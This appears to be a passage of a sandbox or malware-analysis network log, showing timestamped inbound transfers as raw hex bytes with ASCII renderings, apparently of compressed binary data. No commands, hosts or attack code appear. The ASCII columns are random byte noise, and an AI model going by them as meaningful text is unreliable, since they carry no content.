2021-12-02 23:48:47 UTC	95	IN	Data Raw: 40 0a b4 b7 98 3d 26 5b dc dd 14 3c a0 5a 4b 1d 8b 1b 03 db 82 2a ea e2 ab 75 85 69 6a 92 09 16 78 de 5c a2 cc 4d 10 1f 8b 12 86 20 ae 64 82 8c 2e 76 37 c7 b0 35 10 d5 4b 3d 31 82 6e 84 49 31 6a 98 da 21 2b 4f 0e 24 74 d0 92 bd 3c 0e e5 f7 f6 fa 5b 89 5f 49 3d 4c 70 aa 55 cd 4c d0 4f 0c b2 34 04 17 9d 13 e6 8e 5b b0 b2 bd cd d4 1b 66 71 60 77 52 67 82 69 e7 a5 78 ea e6 81 60 95 a4 78 a3 c4 ad 42 10 57 a4 e5 82 fa 14 93 66 5f 7b 5e d6 04 11 2c 90 54 35 5d 3b c7 3a a5 30 49 16 6a 72 81 9a 59 19 47 4c ab 96 05 04 6d 7b ff 00 8a f6 17 e3 21 61 a8 4a b1 20 a9 4f 2b e5 cc 66 97 a2 0b f5 cb 86 13 89 6f 95 b0 05 4a 63 6f 7e fc 03 4d 29 aa a7 a8 15 73 c7 1c 49 22 c9 4c b8 98 2a 0c 9e 85 69 76 b8 64 b6 4a 14 63 bd ee 2e 6e cd 4f 27 9c f3 22 aa 7e 97 40 c4 d4 43 0e Data Ascii: @=&[<ZK*uijx\M d.v75K=1nI1j!+O$t<[_I=LpULO4[fq`wRgix`xBWf_{^,T5];:0IjrYGLm{!aJ O+foJco~M)sI"L*ivdJ c.nO'"~@C
2021-12-02 23:48:47 UTC	96	IN	Data Raw: 01 c9 05 48 62 3b dc 58 10 6e 2c 32 36 24 62 48 61 6b 5c 80 0d c1 b1 04 92 76 62 2c 08 2a 40 b3 13 6b 31 db 21 6d ec 2e 01 37 b8 ed c1 11 5c af ea ed fb bb fe eb f1 f1 df ff 00 13 f7 c1 ed 6f 20 d7 78 11 fa 57 fc 10 a2 83 49 f1 57 c1 6e 69 e5 8f 0d bc 56 ab 8e 8d 5e 97 58 d0 2b f5 06 97 c3 3e 62 e6 18 02 98 6b a8 e9 35 c9 2b bc 32 d7 3c ca bb 6a 7a 2f 3c e8 74 12 1f 2d a4 44 a3 ec 40 5c b1 6d c0 ec 17 d2 57 bf 70 6c 18 9b 7d ca f7 fb 5b cf 1f d2 cd e1 1c 9e 39 7e 8d 7f 8d 9f 0e a0 d3 93 57 d4 2b 7e 1f b9 ef 9a 34 3d 3a 48 84 8d 51 cc 5e 1b e9 e3 c4 7e 5b 4a 50 11 8b 55 8d 77 94 b4 f9 29 01 b9 6a a5 8a 35 3e a0 38 f1 cc 6b c1 6b c0 2d 77 0e 04 02 30 7b f7 05 47 ab a2 a4 b9 52 55 5b ab e9 a1 ac a1 af a7 9e 8a b2 92 78 db 2c 15 34 95 51 3a 0a 8a 79 a3 70 21 Data Ascii: Hb;Xn,26$bHak\vb,*@k1!m.7\o xWIWniV^X+>bk5+2<jz/<t-D@\mWpl}[9~W+~4=:HQ^~[JPUw)j5>8kk-w0{ GRU[x,4Q:yp!
2021-12-02 23:48:47 UTC	97	IN	Data Raw: 9e 5e d6 d9 a2 7d 17 94 fc 47 6a 58 b9 93 c1 1e 61 2b d6 e4 6e 5c e5 bd 5f 97 0b d3 41 a8 c4 87 43 a2 e9 d2 a4 09 18 86 8a 2a 68 68 69 21 d3 39 60 40 4d 3b 40 64 d4 a3 d2 f9 42 72 12 45 ff 00 95 e3 84 73 07 83 5a b5 5c 8c 7f f4 5a 2e 76 a5 76 92 6d 41 2d d9 3f 86 ce 5f d0 75 28 f9 e3 c4 ce 66 d5 f4 49 20 e4 1a 4a 7a 2a 3d 26 9d 6a 26 a1 5e 60 e7 6a 66 d7 a9 b5 08 f4 b9 56 6d 3a bb 90 79 f3 54 a7 a0 e6 bf 0e 29 63 78 b5 0e 4b d1 a5 8b 49 a6 58 69 a5 a8 80 e4 ee 15 6d a1 a4 96 67 fe 22 04 51 34 1f ef 2a 25 c0 86 36 ff 00 a9 c6 47 34 81 cf fa 88 20 2e 8d d4 8d 63 45 d3 bd 1b 74 d5 35 b1 cd 53 2c 1e af 6f b4 d0 52 46 66 aa ba 5f af 15 11 db 6c 56 ba 58 9b 1c ae 7c d5 f7 2a 9a 78 30 18 ec 46 e9 1e 41 6b 5c 17 2e 73 3e 97 51 e1 c5 06 95 e1 ac 5a c5 16 a3 a8 52 Data Ascii: ^}GjXa+n_AC*hhi!9`@M;@dBrEsZ\Z.vvmA-?_u(fI Jz*=&j&^`jfVm:yT)cxKIXimg"Q4*%6G4 .cEt5S,oRF f_lVX|*x0FAk\.s>QZR
2021-12-02 23:48:47 UTC	99	IN	Data Raw: 7b 77 b8 be c6 e3 6b fb 5c 5c a4 7e d1 ec 08 1b 91 b1 b5 f6 1d ce c3 7e e3 db b9 e3 0a ca e5 49 df fc 20 fb 1e e6 df 5b db b6 e7 63 ec 78 ba 37 3f b4 40 7c 4d 8f a4 36 37 f5 58 f7 b7 cb 95 bd ad 7e 08 b5 28 e5 4b dd 88 0d 62 a3 bf 60 6f f2 8d bb fb db f7 ef 6e 32 06 02 e4 7c c4 a9 f7 ec 2e 06 20 ec bb 93 7c 40 dc ef b8 db 4a b8 b9 6b 8e a5 ec 49 f9 ad f9 1d ed 7e de df 4e 2c 96 aa 38 54 b2 95 32 1b 5d 6d 62 4d ae 32 da f6 f7 04 f7 ec 3d f8 22 d5 67 ae 14 91 b9 22 f3 b6 c1 09 27 26 0a 02 b1 bb 59 50 00 3e 5b 03 62 00 bf 6d a5 2c ce f2 3b ca e5 9d b2 7b b1 bd 89 f6 02 e7 15 f6 54 1b 0f 61 c0 92 67 96 57 91 d8 34 8c 6e c4 01 ef 6b 6d 60 6d 60 02 dc 0b 28 03 8a b6 19 11 ef 72 c5 49 ef fb 5b a9 f4 b0 fd a0 2c 47 b8 e0 88 00 31 b0 ed f9 9f 7f bf 7f f4 e0 60 b8 Data Ascii: {wk\\~~I [cx7?@|M67X~(Kb`on2|. |@JkI~N,8T2]mbM2="g'"&YP>[bm,;{TagW4nkm`m`(rI[,G1`
2021-12-02 23:48:47 UTC	100	IN	Data Raw: 48 d0 99 6f 0c 42 32 4a 98 a2 62 15 19 ef 62 dd da c2 c0 db 87 86 99 60 9a a2 68 de 67 35 32 2c 8e 8f 2b c9 1c 4c a9 6c 21 42 07 49 4a 8c 8a ad f2 3e a0 4e d6 58 e9 e8 96 b6 aa 78 8a 79 d9 a0 81 2a 14 4b 93 f4 92 e2 12 61 2c 70 cb 7b 10 8b 97 b7 bf 0d 4d 05 1c 33 d5 c9 4f 88 a8 96 44 7a c0 b2 97 22 51 1e 2b 92 17 61 11 c3 b0 01 76 b7 b7 04 4f 4d 4e b4 e2 70 92 4e fd 6a 89 67 61 34 8d 29 8d a5 b5 e2 88 95 05 63 4b 5d 13 b8 be fc 0a 6a 64 82 9c 53 89 67 94 13 21 ca 69 5a 49 ef 2b 39 3e b2 14 80 a5 8f 4f 1f 93 11 ee a4 f0 29 21 a4 85 67 f2 a5 4a c9 53 2c b3 91 2b 4b ff 00 50 d6 ea dc b3 31 56 16 17 40 40 5f 60 38 5a 6a 7a 28 a9 4c 34 c5 7c ab 99 c1 2b 33 48 a4 c8 64 33 da 52 ec c3 76 7b d9 c6 06 f6 b6 fc 11 45 a7 45 a3 14 6b 24 cd 18 a7 10 09 8c a5 aa 0a 9b Data Ascii: HoB2Jbb`hg52,+Ll!BIJ>NXxy*Ka,p{M3ODz"Q+avOMNpNjga4)cK]jdSg!iZI+9>O)!gJS,+KP1V@@_`8Zjz(L4 |+3Hd3Rv{EEk$
2021-12-02 23:48:47 UTC	101	IN	Data Raw: ad 53 99 ea a9 d6 43 d4 39 c1 2e a2 62 52 32 62 63 bd c8 24 71 d7 dd 4d 14 32 44 d1 c0 8a 62 ea f5 65 88 09 5e 45 87 d0 a0 ff 00 d3 7c b2 15 67 2e 17 d5 6e a1 03 8a e3 68 31 96 b8 07 03 90 41 e5 ae 69 ee 1c d3 c1 07 e3 f4 f2 2a 7c 90 43 55 4b 25 2d 5c 31 4f 4f 3c 46 19 e0 99 8c 96 09 a2 7b 76 c9 1c b1 c8 1c c9 23 90 12 d7 b1 c0 b5 c0 e0 82 bd 06 e4 8f d2 37 a1 78 a3 43 a1 72 9f c7 67 86 d3 78 a0 9a 4c 49 07 2e 7c 41 78 6e e9 c9 7f 10 dc 9a 11 4c 2b 58 fa be 9f e5 69 f9 c6 9a 05 39 4b 49 a8 98 a4 aa 55 26 78 aa 9d c9 3e 97 7c 3d 6a 15 47 47 f1 13 5d f8 5d f1 13 92 3e 36 39 37 9c b9 06 b3 97 35 0e 4d aa d5 34 cf 0c fe 29 b9 2a 92 a3 50 9f 57 48 b5 2e 53 d5 a7 a2 d1 39 bd 69 35 39 e7 a9 92 64 a6 a3 af ad 99 12 2a 3a cf 2a 63 4e 3e 68 2a f4 dc ba cd 10 13 03 Data Ascii: SC9.bR2bc$qM2Dbe^E|g.nh1Ai*|CUK%-\1OO<F{v#7xCrgxLI.|AxnL+Xi9KIU&x>|=jGG...6975M4)*PWH.S9 i59d*:*cN>h*
2021-12-02 23:48:47 UTC	102	IN	Data Raw: fe 24 91 cf dc 04 b6 78 c4 00 8f 64 3a 2a a7 09 d8 d7 13 cb f0 e8 ce 00 e4 35 c7 b0 ca db e0 a1 9a 8f d2 6e f5 71 ac 9d de 15 eb a3 36 6a 5b 4c 65 d8 85 cf b2 ea da f9 6f 0d 68 73 80 7d 4b 7e f6 b6 cd 2b 61 6b f6 44 e6 3e a4 b1 d2 42 5d 93 e7 a1 60 0c df 8c aa 54 09 1e 6b a0 b3 62 ca 59 24 a8 0a c8 09 c6 44 66 50 4d 85 b7 e3 2e 27 a3 a8 91 5a 30 93 1b d9 19 92 50 e8 22 06 d1 49 28 d3 24 2d 74 3f 30 77 b9 5d fb f1 b3 45 70 00 19 16 74 c9 96 32 d3 4e d2 31 2a 42 be 25 a9 65 e9 a6 56 c4 95 3d 40 6f 71 6d ae 8d e1 8c c9 90 08 cc 7f 0e 37 86 a8 a1 99 45 ef 23 b5 18 5f 58 36 ea 1f c2 24 59 01 bf 19 cc 37 38 2e 71 3f 1f 8f d1 77 7e dd f8 5b bd c4 85 a4 e9 43 3c bb 67 11 7a 72 91 b4 6d 62 ca 5e 6d 3a 99 0a c7 fb 01 5f 37 3b b3 6d c6 af a4 88 fa d1 c0 ea ed 19 36 Data Ascii: $xd:*5nq6j[Leohs}K~+akD>B]`TkbY$DfPM.'Z0P"I($-t?0w]Ept2N1*B%eV=@oqm7E#_X6$Y78.q?w~[C<gzr mb^m:_7;m6
2021-12-02 23:48:47 UTC	104	IN	Data Raw: 22 59 ca be 56 c9 2e 02 76 0a bd b8 a6 84 e9 c6 6a e3 45 d0 eb f9 81 e7 cc 43 19 1a a0 20 b1 9f ea e1 76 be fe f7 37 e2 ca 1f 23 84 cf 42 29 c2 3d 4c c6 66 80 8b 35 49 20 cd d4 b7 79 09 b1 24 8d c5 ad b5 ae 45 8f 40 74 d6 5a bf d5 bd 12 ab 53 2f 9b 30 f5 0d aa 45 99 cc b9 8b 12 05 c9 08 71 2b 95 af 72 0a d0 1d 28 d0 3f 90 10 9d 38 35 42 c9 d2 cb a2 48 b9 a9 24 be 24 0b 5c be 41 40 5b 5b 6c 2c da 7d 56 9b 51 e7 3c 8a ac 7d 2a 99 52 a4 2d 38 88 bd 42 8f c4 72 02 ae 77 01 80 7d f2 1b 7d cc a1 ac d3 6a 28 5a aa 91 02 50 a9 a9 2e 82 06 50 4c 6c dd 77 31 00 0b 82 7d 6d 88 6e ae 5b f6 e0 8b 1a 46 d1 13 48 39 ad 3f ea 71 12 81 e9 76 86 dd 50 41 c2 c6 56 22 62 71 ba b1 32 13 ee a0 0b 35 1f d4 c7 4d 89 eb ba 23 4e c6 03 15 f3 e9 85 21 1a 1e 98 8c 67 6c 42 d8 0b 00 Data Ascii: "YV.vjEC v7#B)=Lf5l y$E@tZS/0Eq+r(?85BH$$\A@[[l,}VQ<}*R-8Brw}}j(ZP.PLlw1}mn[FH9?qvPAV"bq 25M#N!glB

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	105	IN	Data Raw: c4 ff 00 dc 0a 54 90 d6 23 63 61 7e 1a 2e 90 53 d1 29 81 79 09 31 e3 8f 50 bb 75 4d d3 6c fa b9 67 7b 9c f2 cb 7b f0 81 95 8c 81 3f 61 8a 3d 94 8b 38 be 40 92 a3 a9 b1 0c 5c 5e f6 0a 09 20 70 f1 b2 32 b1 41 61 9c 80 80 a5 3d 6a c5 5c 58 aa fe d8 6f 50 05 58 fa 81 20 f0 44 13 a3 d1 01 3a 66 0c 08 18 95 31 14 de fb 8f 4e 36 b8 3e d6 ef ef c0 c6 01 11 27 0e 87 4c 0b b1 1d 21 1d 90 06 dc e0 56 c1 2c 4d c7 6b 77 e1 95 90 c7 96 dd 3c 49 27 12 06 3b 92 70 0a 0d ad 7f 4e 00 fd 17 ea ac c8 13 a8 40 e9 f4 c1 1e 92 c0 2d 96 de 80 2e 6f 72 c1 42 82 bf 29 17 1c 11 33 08 f1 01 f0 28 0a 00 1f 02 03 07 43 18 17 1d f3 11 95 1f e2 c4 0e f6 25 82 5d 73 20 7a 86 17 23 77 b1 b6 37 fd ab 65 6c 77 b5 fe 9c 21 60 ab 77 b1 f5 a8 5f 7d d9 a3 00 ec a4 ee c5 08 da ca 16 f7 16 bf 0e Data Ascii: T#ca~.S)y1PuMlg{{?a=8@\^ p2Aa=j\XoPX D:f1N6>'L!V,Mkw<I';pN@-.orB)3(C%]s z#w7elw!`w_}
2021-12-02 23:48:47 UTC	106	IN	Data Raw: 1d ec 76 f8 f3 1b da e6 b9 ae 6b 83 98 5a 37 02 d0 41 20 f9 70 57 2d d5 fd 12 e9 a6 b2 9d d7 1b ae 99 a6 a4 bf 38 37 6e a6 d3 b3 d4 e9 9d 4f 19 69 0e 63 9b 7e b1 4d 43 71 90 36 4f e6 36 3a 99 a7 80 b8 1d d1 38 12 0f bf bc 93 e2 07 80 1e 28 d1 49 4f e0 67 c6 55 3e 9f ab 6a 4c e9 45 e1 0f c6 96 93 51 47 a8 c2 65 31 a3 50 e9 de 22 e9 0d a7 f5 a2 ca d1 c1 23 cf ac 1b c7 23 3d 2c 92 38 1c 76 5b c4 9d 7b c5 cd 03 4c e5 2d 53 c5 ff 00 06 79 d7 48 1a 3e 80 da 06 b3 e2 d7 86 a1 bc 62 f0 c7 98 29 68 ab 0c bc b9 ab be a5 c9 b4 f5 5c c9 a5 49 0e 8f 2f ea 7a 91 ad 72 d2 f4 e3 82 09 3c c2 b2 14 1f 2a b3 88 cc 45 18 47 3f 45 51 52 ec 24 79 e6 61 85 90 58 97 92 38 fd 04 b9 56 64 1e ac 64 45 6e 39 bf c2 9f 8a af 88 9f 01 ea e0 a9 f0 9b c6 0e 78 e5 38 e9 8d 9f 4b a5 d6 aa Data Ascii: vkZ7A pW-87nOic~MCq6O6:8(IOgU>jLEQGe1P"##=,8v[{L-SyH>b)h\l/zr<*EG?EQR$yaX8VddEn9x8K
2021-12-02 23:48:47 UTC	108	IN	Data Raw: 4e fd bf 7f bf 08 91 81 b5 b6 ef 7b 5a e7 f3 23 ef b7 fb 70 6c 2f bd c0 b9 1b fd 07 63 7e db ff 00 1f af 04 52 f7 37 6b 80 6f ed f4 fb 6f 7f dd 7f cf 85 bd c0 f6 f6 fe 67 f8 fe 7d 8f 71 c0 24 90 3b ed 7b 0e de ff 00 d9 fe c7 12 e6 dd b7 fa 5f fc f8 22 84 d8 5c 0b fd b8 56 70 a2 f6 62 4d 80 1e ff 00 72 45 bb 03 f7 1f 6b f7 e0 96 b0 f6 07 e9 7b ff 00 7b 71 4b 12 4d ed dc 8b fe 5c 11 42 73 b1 3b 5b f7 76 fc f8 ad df 10 3e fe fe d6 37 de ff 00 bb bf 05 c9 03 6f e3 6b db 70 2f fc fd f8 c6 62 46 dd ee 37 26 e4 ef c1 12 bf 7e f7 bf de fe e7 8a d9 82 8f a9 fe fb ff 00 7f ed 0b 01 b7 f4 e3 1d df 7b ed f7 fb 5b f7 f0 44 1e 40 bb 93 7b ff 00 7e c0 ff 00 63 6e 31 9a 5d c9 3f cc db fb fe 3c 2b 3f 70 6d 6f f4 3f 9f 18 72 49 b1 b8 f6 da df 7d be bf 95 b8 22 92 cb dc 10 Data Ascii: N{Z#pl/c~R7koog}q$;{_"\VpbMrEk{{qKM\Bs;[v>7okp/bF7&~{[D@{~cn1]?<+?pmo?rI}"
2021-12-02 23:48:47 UTC	109	IN	Data Raw: 21 58 21 a8 0a 20 33 18 1a 16 15 0a 06 e5 0c 25 8b e7 60 6c 81 d6 e7 bf 0c f5 09 15 21 a9 31 4e c8 62 59 0c 71 c0 cf 39 59 3a 78 af 97 56 52 5e ef 76 5b fa 54 16 b5 c1 e2 2d 4c c6 8c 54 9a 39 96 73 09 93 c9 5d 0c e1 fd a1 2c a4 c6 1c fd 4b 63 f7 e1 a4 a8 91 29 4d 42 53 4b 2c 9d 34 71 48 a5 04 c5 98 c7 78 f2 66 11 e4 99 90 c7 2b 5e 37 02 e6 dc 11 34 f3 88 63 46 c2 67 ce 48 a3 1d 08 de 46 52 ed 60 ec 03 02 91 af 77 76 27 01 b9 df 80 f3 04 31 23 24 ad d5 93 a4 0c 68 ef 81 c2 47 0d 29 50 d8 47 f8 78 b3 bf a4 33 2a 92 4b 00 5a 79 9e 14 47 4a 79 6a 0b 49 1a 32 44 50 3a 2b 9b 34 a7 36 50 56 2f 99 d5 49 62 2f 88 27 81 23 b4 72 44 16 29 25 12 c8 11 8a 60 3a 28 ca ed d5 90 33 02 51 4a aa 10 99 3e 4e be 9c 43 10 44 5a 45 8e 48 d0 a4 84 cb d4 0a c9 1d e3 42 b6 62 65 Data Ascii: !X! 3%`l!1NbYq9Y:xVR^v[T-LT9s],Kc)MBSK,4qHxf+^74cFgHFR`wv'1#$hG)PGx3*KZyGJyjI2DP:+46PV/I b/'#rD)%`:(3QJ>NCDZEHBbe
2021-12-02 23:48:47 UTC	110	IN	Data Raw: 76 56 a7 9e 43 24 5e 5a aa 16 8c 39 03 2d c3 2f cc 4c 66 d7 b7 1d b6 e3 00 c7 de be 33 78 f6 25 a6 60 0d 00 01 80 f6 8d d9 f8 9c fc bc d6 2e 3e 99 7a 40 da 19 1c 76 7f 48 ba 3b 84 30 c3 1c 50 d3 6a de 91 69 aa fc 08 da 1a cf 12 aa c1 75 d3 73 38 ed da 1c fd 85 ce c1 73 89 71 2e 1d fb d5 ff 00 43 bf e9 02 d3 4c d1 d3 78 4d 43 af 53 86 53 19 e5 ce 69 e5 5a f8 67 91 4f a9 cc cf aa 2b 98 f1 bb 80 e9 90 07 2f a0 e3 6a 56 fe 8a 6f 8f ea 51 73 f0 e5 cd 32 c8 92 2b 95 a7 d5 f4 19 31 02 e4 9a 7e 96 a6 ad 24 b9 64 19 08 44 b0 0a 01 6f 59 e9 da f8 9f e2 5e 8b 4b 86 95 e2 6f 88 ba 71 58 23 b1 d3 f9 d7 99 e9 80 65 9f 07 91 63 4d 4b d7 4e d7 0b 7f 94 32 ab 64 6e 49 d6 53 e2 0b e2 06 82 a0 ad 37 8d 1e 30 41 d2 ac 14 e8 d1 f8 83 cd 24 a3 98 43 dc b1 d4 19 b0 2c 4f 4d ac Data Ascii: vVC$^Z9-/Lf3x%`.>z@vH;0Pjius8sq.CLxMCSSiZgO+/jVoQs2+1~$dDoY^KoqX#ecMKN2dnIS70A$C,OM
2021-12-02 23:48:47 UTC	111	IN	Data Raw: 42 8c 48 e3 e6 5f 40 82 33 56 af 9d dd 5b 10 b6 43 09 6f d9 39 2a 9c 4a 5c 98 c4 52 44 01 d8 a9 bf 1f 6d df f0 95 f2 30 ff 00 9d be 32 7c 41 78 ae 74 be 4b f0 73 93 29 ea 24 40 26 29 cc 5a e7 3d eb d5 b1 06 0a 4a c7 27 fc af a5 c8 c3 a8 73 31 c6 58 12 80 ac ed 91 c6 cd ac 63 18 31 80 1a 30 4e 31 8c 9e 73 80 3f e1 76 cb 25 83 4e e9 7b 4b 2d 3a 66 c9 69 d3 f6 c8 5b 88 2d b6 5b 7d 1d b6 86 12 30 33 1d 2d 1c 11 44 c7 11 c1 73 40 24 71 cf 75 f6 b6 36 00 7d 87 f4 e0 f1 38 ad 9c 5e de e1 bb 6d ed c5 0a 42 b3 8a da 40 a4 fb f6 ed ed f9 9f e9 6e 31 e4 7b 90 2f f5 db f9 ff 00 7f bb ed c5 77 3d af b7 d3 82 2b 4c cc 6f 6b 01 db ef b7 15 92 49 b9 24 93 b7 7f 6e 07 13 82 29 c4 e2 71 6c 51 19 5b b7 a0 7c cd ff 00 fc 8f a9 fa fd 06 fc 11 34 0b 98 6b 5f 11 bd ff 00 a8 df Data Ascii: BH_@3V[Co9*J\RDm02|AxtKs)$@&)Z=J's1Xc10N1s?v%N{K-:fi[-[}03-Ds@$qu6}8^mB@n1{/w=+LokI$n)qlQ[|4k_
2021-12-02 23:48:47 UTC	113	IN	Data Raw: 24 01 29 22 8e 37 82 ab aa 4b 4b 21 20 ba bc 42 c1 70 07 6c 6c 4e 3d c6 5e 96 82 7a a7 96 a5 27 a6 58 a2 49 51 69 a5 eb 75 1a a2 32 80 b4 8c 98 dd 31 3b 00 59 89 dc 5c 5b 71 19 ad f3 55 02 44 a6 f2 58 c6 69 8c 77 6a 93 2d 87 5d 25 46 05 42 ff 00 86 c0 dc 04 dc ee 03 43 e7 44 d5 4b 50 b0 2d 38 64 f2 82 22 c6 6e 98 50 5c d4 64 01 cc 49 ea 5c 41 bd c8 b7 04 4b 4a d5 33 09 8d 45 3a d3 e1 3c 91 c1 8c c2 51 3d 3a db a5 39 36 06 26 7b 90 ca 4b 63 88 b1 03 6e 1a 9a 5a b7 81 de a2 95 61 a8 ca 5c 60 59 ba 88 71 2c 22 bc c1 6c bd 40 14 b1 08 70 ca f6 6b 70 d4 be 73 19 c5 58 a7 0d d7 97 cb f4 0b 9b d3 1b 74 4c c5 d5 48 94 ef 96 37 02 db 70 94 e6 bb cb 13 56 b4 e6 ac 75 ac b0 19 0c 24 16 3e 5d 7f 11 43 92 7d 02 5f a7 ab 7d f8 22 0a f5 6d 44 26 6a 68 d2 b4 c5 9f 95 13 Data Ascii: $)"7KK! BpllN=^z'XIQiu21;Y\[qUDXiwj-]%FBCDKP-8d"nP\dI\AKJ3E:<Q=:96&{KcnZa\`Yq,"l@pkpsXtL H7pVu$>]C}_}"mD&jh
2021-12-02 23:48:47 UTC	114	IN	Data Raw: f5 a4 92 9a 8d 28 e9 f3 7b 1d e7 32 e4 11 4d a3 3b 06 f5 10 34 8d 4d c4 f5 29 22 89 10 ad 49 88 14 65 3d 24 a4 d3 1a 32 80 ba 95 6c 0c 8f 6b 2b f4 ef 70 18 8b f0 91 c9 2b d2 ac 0a a8 af 55 e5 a1 37 5e a0 85 2a ea 7c da b8 6e a1 90 95 54 43 20 44 0d 26 cc 97 40 c7 8c 19 a6 6c fc c3 83 50 ab 05 65 69 68 2e a2 39 6a a5 34 d4 ec 16 d7 6c 4a e2 aa 80 17 cc c8 56 eb c5 65 e4 f0 38 f7 fc 7f 45 6b 7b 9e e1 fa f6 ed c7 c3 fa 2d 2c a4 89 03 21 95 95 85 3d 0b a9 52 18 c4 92 c8 58 c6 a3 e6 44 52 ca 50 86 2c d7 60 18 37 a7 8c c4 82 39 64 2a 2a 5c 38 d6 18 96 08 a5 64 82 28 53 28 fb 2e 28 8c 49 3b 63 df 61 6b f1 a9 2d 1d 30 79 d6 a2 32 f6 9b 4a a1 68 cb 05 4e 9a a6 72 c8 fb 5d da 37 21 7d 23 19 0d fa 85 48 24 2f 45 61 9e 28 e3 52 5b cf d6 66 91 e0 d2 08 10 2a c3 d2 85 Data Ascii: ({2M;4M)"Ie=$2lk+p+U7^*\|nTC D&@lPeih.9j4lJVe8Ek{-,!=RXDRP,`79d**\8d(S(.(I;cak-0y2JhNr]7!}#H$/Ea(R[f*
2021-12-02 23:48:47 UTC	114	IN	Data Raw: 68 18 07 71 19 20 71 f9 aa 8f 63 8e fe 4b 4b a4 a3 81 a3 a7 91 64 66 5e 85 73 01 b8 4b 67 72 4d 89 ca 35 c1 58 df 6d b6 b7 6e 32 e9 69 e4 11 e2 18 c8 9d 06 78 44 84 0b e2 2e 2a 26 4b 1b c0 87 78 e3 3f 89 61 70 57 b8 ba 1c 4c 34 c4 32 b1 96 2a a8 70 c5 00 57 25 80 91 1c 2a a9 11 35 d6 43 f8 4c 08 27 19 fd f3 c2 15 4f 4a 2a e1 02 33 16 00 75 dd 4a a7 41 33 0a 71 95 8d d5 87 49 ee 49 10 be dc 7a 4e 4e 7e 39 f9 2b 24 93 8d dc e3 19 1f 2e eb 4d 99 05 e4 38 5e 37 a7 84 42 13 d5 2c b2 86 19 37 bf e1 96 04 81 23 38 08 2c d2 dc 85 0b 50 c4 2b 89 a5 56 9c aa c6 61 3e 9a 7a 4c 6c a0 22 10 43 49 2a 81 72 ce ea 18 59 56 f7 e3 3e aa 44 75 92 7b ac 78 24 4d 53 33 0f c1 46 c9 23 8e 9e 38 b1 4e a3 c6 31 56 62 8b 39 dd ac 17 12 d8 15 6d 99 a8 13 ab 2c 60 c2 ec b1 92 af 29 Data Ascii: hq qcKKdf^sKgrM5Xmn2ixD.*&Kx?apWL42*pW%*5CL'OJ*3uJA3qIIzNN~9+$.M8^7B,7#8,P+Va>zLl"Cl*rYV >Du{x$MS3F#8N1Vb9m,`)

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	115	IN	Data Raw: ff 00 7f 18 cf 27 a8 ed f4 f7 fb 0f b7 02 47 b9 22 df 4f 7f cb ed c5 0c d8 db 6b df 82 2c f8 52 b9 2b 6b 24 9e 78 de 8e 45 8f ca 40 b1 61 2c 2e a2 d2 97 90 dc b2 be d6 f5 39 16 1b 0d ef 29 52 b5 25 ad 35 53 c7 34 32 4c ad 44 89 1e 0f 04 20 10 52 46 fd b6 3e 93 73 91 cb 36 cb d7 8a 98 29 6a 52 b6 ae 79 2b 5e 78 26 48 44 34 af 10 55 a5 64 c8 48 55 b3 62 e6 46 06 f7 44 ff 00 f8 80 53 c1 82 9a a2 09 6b 24 9e ae 4a 84 a9 9c 4b 4f 13 c4 88 29 62 08 17 a5 1b ae ee a4 fb 90 07 a6 f6 c9 9b 82 2a a8 a3 d4 62 5a 91 59 53 14 e5 e6 91 a9 8c 6a ab d2 85 98 b2 46 ea 11 03 15 26 fd 8d ad 6c b7 bf 17 50 43 a9 ad 0c 91 56 d5 45 35 59 32 98 ea 23 46 58 94 31 63 10 78 d4 a0 62 87 1c 81 17 20 6e 4e 36 63 4b 4f 51 04 72 ac f5 6f 56 d2 4f 34 91 bc 91 08 cc 51 c9 6e 9c 20 2b 15 Data Ascii: 'G"Ok,R+k$xE@a,.9)R%5S42LD RF>s6)jRy+^x&HD4UdHUbFDSk$JKO)b*bZYSjF&lPCVE5Y2#FX1cxb nN6cKOQroVO4Qn +
2021-12-02 23:48:47 UTC	117	IN	Data Raw: ec ab c1 14 0b 28 99 98 ba 74 4a 28 58 f1 6c c4 80 b6 6e 5f 3c 48 61 80 55 11 82 b6 6f 59 0d 6e 08 57 2d 21 76 52 87 1e 9a 84 20 a0 0b ea 0e 4b 90 f9 3e f7 0a 96 4f 4e f6 c8 81 1b 89 9e 43 2b 34 6c 8a ab 09 55 0a 8c 0b 16 70 e0 66 c6 40 54 15 63 8a e0 0a 8b b1 b4 c2 4c a4 3d 52 55 8a e0 85 14 08 80 55 04 06 5c 59 b2 20 bf a8 9b 13 88 b2 f0 45 15 64 bb 66 c8 c3 26 e9 59 08 c6 3f 4e 08 e4 bb 17 2a 41 19 93 f2 da c0 70 62 57 55 b3 b2 b1 c9 88 28 a6 3f 49 62 50 58 bb 9c 95 6c 19 ee 32 60 5b 15 bd b8 08 92 0c f2 90 b8 67 66 4e cb d3 52 2c a8 2c 3d 41 0e e0 bd c9 cb 73 e9 52 5a 35 65 5b 33 99 0e 4c 6e 40 04 29 62 55 76 02 f8 29 08 18 8b b5 b2 3b 9e 08 a0 12 74 ec ce ad 2e 24 17 0a ca 85 b7 b1 c3 a8 cc 00 db d2 25 27 6d 98 5c 59 30 90 47 65 64 ea 63 dc a1 29 d4 Data Ascii: (tJ(Xln_<HaUoYnW-!vR K>ONC+4lUpf@TcL=RUU\Y Edf&Y?N*ApbWU(?IbPXl2`[gfNR,,=AsRZ5e[3Ln@)bUv);t.$%'m\Y0Gedc)
2021-12-02 23:48:47 UTC	118	IN	Data Raw: dc 69 cf a9 c6 ce c2 f8 db 1b 31 26 ea db 5e ea 83 15 27 b5 ec 97 3b 96 df 8c 17 d5 41 6c 40 26 46 62 a5 d6 54 c0 16 ec 40 12 34 84 ae f9 62 d3 83 da ca 03 03 e6 47 39 38 c7 cb e1 ef c0 ed 9f 3f 2f 88 57 5c d1 c1 27 68 03 da 71 ce 00 1e 7c 02 70 07 7f 76 32 4f 75 ab 4f 14 99 da 38 82 21 56 66 8a 65 59 18 b9 ff 00 1a 48 a5 0a 30 39 92 f4 ed 63 ea 32 b6 5b 59 05 51 28 8b 20 2f 1c 5d 34 95 80 49 04 40 ba aa 62 0f 54 a2 a8 de e9 d1 65 5b e2 ab df 8d 7b 93 7c 30 f1 7f c5 4d 4e 0d 2f c3 6f 0f 79 c3 9c ea 9f d2 a3 44 d0 75 2a aa 48 56 e4 33 54 57 b5 3c 74 14 d1 03 7c 9d de 35 5d f2 36 17 e3 d4 9f 87 4f d1 57 ad ea 1a c5 36 a7 f1 2f cd 71 e8 54 f1 47 1d 55 47 84 9e 1b 56 52 f3 17 88 15 91 32 16 82 1d 77 50 